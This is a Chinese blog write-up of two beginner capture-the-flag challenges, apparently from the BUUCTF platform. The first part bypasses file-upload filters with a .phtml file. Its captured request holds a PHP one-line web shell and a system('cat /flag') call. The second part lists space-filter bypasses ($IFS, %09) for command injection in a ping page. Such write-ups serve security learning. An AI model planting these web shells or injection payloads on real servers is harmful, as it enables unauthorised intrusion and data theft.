[ACTF2020 新生赛]Upload 1和[GXYCTF2019]Ping Ping Ping 1

原创

坚果雨 于 2022-02-16 10:25:54 发布 58 收藏

分类专栏： 各种CTF的Write Up 文章标签： wp


本文链接：https://blog.csdn.net/qq_44122254/article/details/122957310

各种CTF的Write Up 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

打开靶场环境，发现是文件上传



检查前后端效验情况，检查源代码

```
background="new 0 0 128 128" xml:space="preserve">…</svg>
<div class="light">
<span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> event
嘿伙计，你发现它了！
<input class="input_file" type="file" name="upload_file">
<input class="button" type="submit" name="submit" value="upload">
```


存在前端效验，删除前端效验代码进行上传，后端也存在效验，过滤php文件，可选择phtml文件进行上传，写入phtml文件进行上传抓包看看

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://141136c5-ce80-4124-bcd3-261ab9488f65.node4.buuoj.cn:81/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17ce54556d7137-0d80017924db28-57b193e-100200-17ce54556d838b
Connection: close

------WebKitFormBoundaryJ4oFIrSiyDytMkaF
Content-Disposition: form-data; name="upload_file"; filename="test.phtml"
Content-Type: image/jpeg

<script language='php'>@eval($_POST['a']);</script>
<script language='php'>system('cat /flag');</script>

------WebKitFormBoundaryJ4oFIrSiyDytMkaF
Content-Disposition: form-data; name="submit"

upload
------WebKitFormBoundaryJ4oFIrSiyDytMkaF--
```

```
c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716
,1.895,1.462,2.854,2.174

c0.232,0.173,0.526,0.271,0.787,0.399C69.262,69.355,69.511,69.304,69.706,69.17z"/>
</g>
</svg>
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post"
onsubmit="return checkFile()">
嘿伙计，你发现它了！
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit"
value="upload"/>
</form>
</span><span class="flare"></span><div>
</div>
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/963ccdd33a9246c3e35434d1f3a17969.phtml</div></body>
</html>
```


代码详情如下：

蚁剑连接查看flag



[GXYCTF2019]Ping Ping Ping 1


打开靶场显示IP？ 进行Linux查看，查看发现有空格过滤，

/?ip= fxck your space!


百度一波，空格过滤的绕过情况

有：%20(space)、%09(tab)、IFS9、{IFS}$9、{IFS}、IFS 都可以

进行尝试



ls 查看发现，下面存在两个文件，那就先看一下index文件，看一下线索



采用

函数赋值，拆分进行，查看，得到flag，(有意思的是这个flag，在源码注释的里面)